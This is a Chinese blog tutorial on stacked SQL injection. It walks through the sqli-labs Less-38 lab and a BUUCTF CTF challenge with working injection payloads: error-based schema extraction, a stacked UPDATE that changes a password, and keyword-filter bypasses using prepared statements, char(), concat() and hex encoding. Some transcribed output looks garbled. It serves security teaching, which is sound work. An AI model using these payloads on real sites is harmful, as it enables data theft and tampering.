




WEB漏洞攻防 - SQL注入 - 堆叠注入

原创

渴望力量的哈士奇  于 2021-07-31 20:52:51 发布  156  收藏

分类专栏: [网安之路 # WEB攻防篇](#) 文章标签: [WEB漏洞攻防](#) [SQL注入](#) [堆叠注入](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_42250835/article/details/119281286

版权



[网安之路](#) 同时被 2 个专栏收录

85 篇文章 32 订阅

订阅专栏



[WEB攻防篇](#)

26 篇文章 12 订阅

订阅专栏

文章目录

堆叠注入

[堆叠注入实例 - Sqli-labs-less38](#)

[堆叠注入-BUUCTF-\[强网杯 2019\]随便注-案例讲解](#)

堆叠注入

原理:数据库的多条语句执行

比如 "mysql_multi_query()"函数 支持多条语句的同时执行。

示例: `select * from table_name;show version;`

只要权限够大的话, 我们就可以执行多条命令[不限于增删改查]。

根据数据库类型决定是否支持多条语句执行(根据数据库类型决定是否支持多条语句的执行, 如果数据库类型不支持多条语句的执行, 理论上是不存在堆叠注入的情况的。mysql、SQL-Server、PostgreSQL支持, Oracle不支持)。

1、实际应用场景中,堆叠注入遇到的会很少, 大部分会在CTF比赛中遇到。主要原因是, 堆叠注入的利用看起来很厉害但是其可能会受到 API、数据库引擎或者权限的控制。只有当调用函数库函数支持执行多条语句执行的时候才可以利用。


2、如利用mysql_multi_query()函数就支持多条SQL语句同时执行,实际情况中如PHP的防SQL注入机制,其使用的数据库函数为 "mysqli_query()"函数。所以说堆叠注入的使用条件比较有局限性。但是一旦可以被使用, 造成的伤害则是非常巨大的。

堆叠注入实例 - Sqli-labs-less38

根据关卡提示, 我们得知 38关 为堆叠注入, 页面如下。




如果堆叠注入的情况下, 我们首先是考虑闭合前面的语句, 再执行第二个语句;所以我们构建payload `"?id=1';第二条SQL语句 -- +"` 或者 `"?id=1;第二条SQL语句 ---"`



从页面上直观的看当前显示的用户和密码为“Dumb/Dumb”,我们姑且猜测当前用户在表中的两个字段“username”、“password”;现在我们尝试一下爆出数据库、表、列名等相关信息。

- 尝试得到库名“security”


```
http://139.196.87.102:11207/Less-38/?id=1%27%20and%20exp(~(select%20*%20from(select%20database())a));%20--+
```



- 尝试获取“security”数据库下的表名 得到[emails, referers, uagents, users]

```
http://139.196.87.102:11207/Less-38/?id=1%27%20and%20exp(~(select%20*%20from(select%20group_concat(table_name)%20from%20information_schema.tables%20where%20table_schema=%27security%27)a));%20--+
```

139.196.87.102:11207/Less-38/?id=1' and exp(~(select * from(select group_concat(table_name) from information_schema.tables where table_schema='security')a));




- 我们得到了一个“users”表的信息，现在看一下“users”表的列名 [id,username,password]

```
http://139.196.87.102:11207/Less-38/?id=1%27%20and%20exp(~(select%20*%20from(select%20group_concat(column_name)%20from%20information_schema.columns%20where%20table_name=%27users%27)a));%20--+
```

139.196.87.102:11207/Less-38/?id=1' and exp(~(select * from(select group_concat(column_name) from information_schema.columns where table_name='users')a));

akali



OK! 这里我们验证了我们的想法，users 表确实存在“username”、“password” [该关卡确实可以利用报错注入过关，但是我们这里验证的是堆叠注入的原理]

构造堆叠注入的payload `?id=1'; update users set password = 'Dumb' where username = 'Dumb'; --+`

139.196.87.102:11207/Less-38/?id=1'; update users set password = 'Dumb001' where username = 'Dumb'; --+

Welcome **Dhakkan**
Your Username is : Dumb
Your Password is : Dumb001

https://blog.csdn.net/weixin_42250835

- 这里我们看到 Dumb 用户的密码被我们改成了 Dumb001，说明我们构建的堆叠注入的 payload 利用成功。

堆叠注入-BUUCTF-[强网杯 2019]随便注-案例讲解

题库:<https://buuoj.cn/challenges>

- 拿到题目第一步当然是尝试注入判断回显位了

<http://dc9ea746-0394-4167-9a17-9fcf60d17645.node4.buuoj.cn/?inject=1%27%20order%20by%202%20--+>

← → ↻ 🏠

dc9ea746-0394-4167-9a17-9fcf60d17645.node4.buuoj.cn/?inject=1' order by 2 --+

🌐 主页 🔥 火线安全平台 - 白帽... 📁 akali

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势:

```
array(2) {  
  [0]=>  
  string(1) "1"  
  [1]=>  
  string(7) "hahahah"  
}
```

https://blog.csdn.net/weixin_42250835

- 联合查询

<http://dc9ea746-0394-4167-9a17-9fcf60d17645.node4.buuoj.cn/?inject=1%27%20and%201=22%20union%20select%201,2%20--+>

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势:

禁用了一些注入关键字

```
return preg_match("/select|update|delete|drop|insert|where|\.\/i", $inject);
```

https://blog.csdn.net/weixin_42250835

从回显的错误提示发现禁用了一些注入的关键字 [select|update|delete|drop|insert|where],关键字的禁用对我们注入的影响很大。

尝试堆叠注入,构造payload得到数据库名和表名

```
1';show databases;show tables;
```

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势:

```
array(2) {  
  [0]->  
    string(1) "1"  
  [1]->  
    string(7) "hahahah"  
}
```

```
array(1) {  
  [0]->  
    string(11) "ctftraining"  
}
```

```
array(1) {  
  [0]->  
    string(18) "information_schema"  
}
```

```
array(1) {  
  [0]->  
    string(5) "mysql"  
}
```

```
array(1) {  
  [0]->  
    string(18) "performance_schema"  
}
```

```
array(1) {  
  [0]->  
    string(9) "supersqli"  
}
```

```
array(1) {  
  [0]->  
    string(4) "test"  
}
```

```
array(1) {  
  [0]->  
    string(16) "1919810931114514"  
}
```

```
array(1) {  
  [0]->  
    string(5) "words"  
}
```



https://blog.csdn.net/weixin_42250835

从得到的数据库名并没有很明显的利用信息,但是表只有两个,说明Flag就在这两个表中的其中一个;但是常规语句的关键字又被禁用了,该怎么搞?

得到表名后,我们可以查看一下表的结构,得到flag位置。[现在我们已经确定flag在 1919810931114514 表]

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: [提交查询](#)

反单引号 (') 是数据库、表、索引、列和别名用的引用符

eg. mysql> SELECT * FROM `table` WHERE `id` = '123' ;

1919810931114514必须用反单引号括起来，但是words不需要，应该是和数据类型有关

```
array(2) {
  [0]->
    string(1) "1"
  [1]->
    string(7) "hahahah"
}
```

```
array(1) {
  [0]->
    string(16) "1919810931114514"
}
```

```
array(1) {
  [0]->
    string(5) "words"
}
```

```
array(6) {
  [0]->
    string(4) "flag"
  [1]->
    string(12) "varchar(100)"
  [2]->
    string(2) "NO"
  [3]->
    string(0) ""
  [4]->
    NULL
  [5]->
    string(0) ""
}
```

https://blog.csdn.net/weixin_42250835

如何绕过过滤的关键字得到flag呢？

这里我们可以使用数据库的 预处理语句+SQL语句关键字编码+堆叠注入 进行绕过

简单的介绍一下预处理语句

```
prepare name from SQL语句 # 预定义SQL语句
```

```
execute name # 执行预定义语句
```

```
(DEALLOCATE || DROP) PREPARE name; # 删除与定义语句
```

预定义语句也可以通过变量的方式来执行

```
SET @tn = 'table_name' # 储存表名
```

```
SET @sql = concat('select * from', @tn); # 储存SQL语句
```

```
prepare name from @sql; # 预定义语句
```

```
execute name; # 执行预定义语句
```

```
(DEALLOCATE || DROP) prepare @sql; # 删除预定义SQL语句
```


同时还可以利用 char() 函数将select的ASCII码转换为select字符串，接着利用concat()函数进行拼接得到select查询语句，从而绕过过滤。或者直接用concat()函数拼接select来绕过。

```
char(115,101,108,101,99,116)<----->'select'
```

或者也可以利用16进制编码 select 查询语句, 结合预处理语句绕过

```
' ;SeT @sql=0x73656c656374202a20666726f6d20603139313938313039333131313435313460;prepare execsql from @sql;execute execsql; --+
```

- 不使用变量预处理的payload

```
`1';prepare name from concat(char(115,101,108,101,99,116), ' * from `1919810931114514` ');execute name; --+`
```

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

```
array(2) {  
  [0] =>  
    string(1) "1"  
  [1] =>  
    string(7) "hahahah"  
}
```

```
array(1) {  
  [0] =>  
    string(42) "file:[f136e417-2f27-4da0-b51a-40f3f3771fde]"
```

https://blog.csdn.net/weixin_42250835

- 使用变量预处理的payload

```
`';SET @sql=concat(char(115,101,108,101,99,116),' * from `1919810931114514` ');prepare name from @sql;execute name ; --+`
```

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

```
array(2) {  
  [0] =>  
    string(1) "1"  
  [1] =>  
    string(7) "hahahah"  
}
```

```
array(1) {  
  [0] =>  
    string(42) "file:[f136e417-2f27-4da0-b51a-40f3f3771fde]"
```

https://blog.csdn.net/weixin_42250835

- 只使用concat(),不使用char()

```
`1';prepare name from concat('s','elect', ' * from `1919810931114514` ');execute name; --+`
```

```
array(1) {  
  [0] =>  
    string(42) "flag{f136e417-2f27-4da0-b51a-40f3f3771fde}"  
}
```

- 利用16进制编码 select 查询语句,结合预处理语句绕过

```
http://dc9ea746-0394-4167-9a17-9fcf60d17645.node4.buuoj.cn/?inject=1';SeT
```

```
@sql=0x73656c65637420a2066726f6d20603139313938313039333131313435313460;prepare name from @sql;execute name; --+`
```

```
array(2) {  
  [0] =>  
    string(1) "1"  
  [1] =>  
    string(7) "hahahah"  
}  
  
array(1) {  
  [0] =>  
    string(42) "flag{f136e417-2f27-4da0-b51a-40f3f3771fde}"  
}
```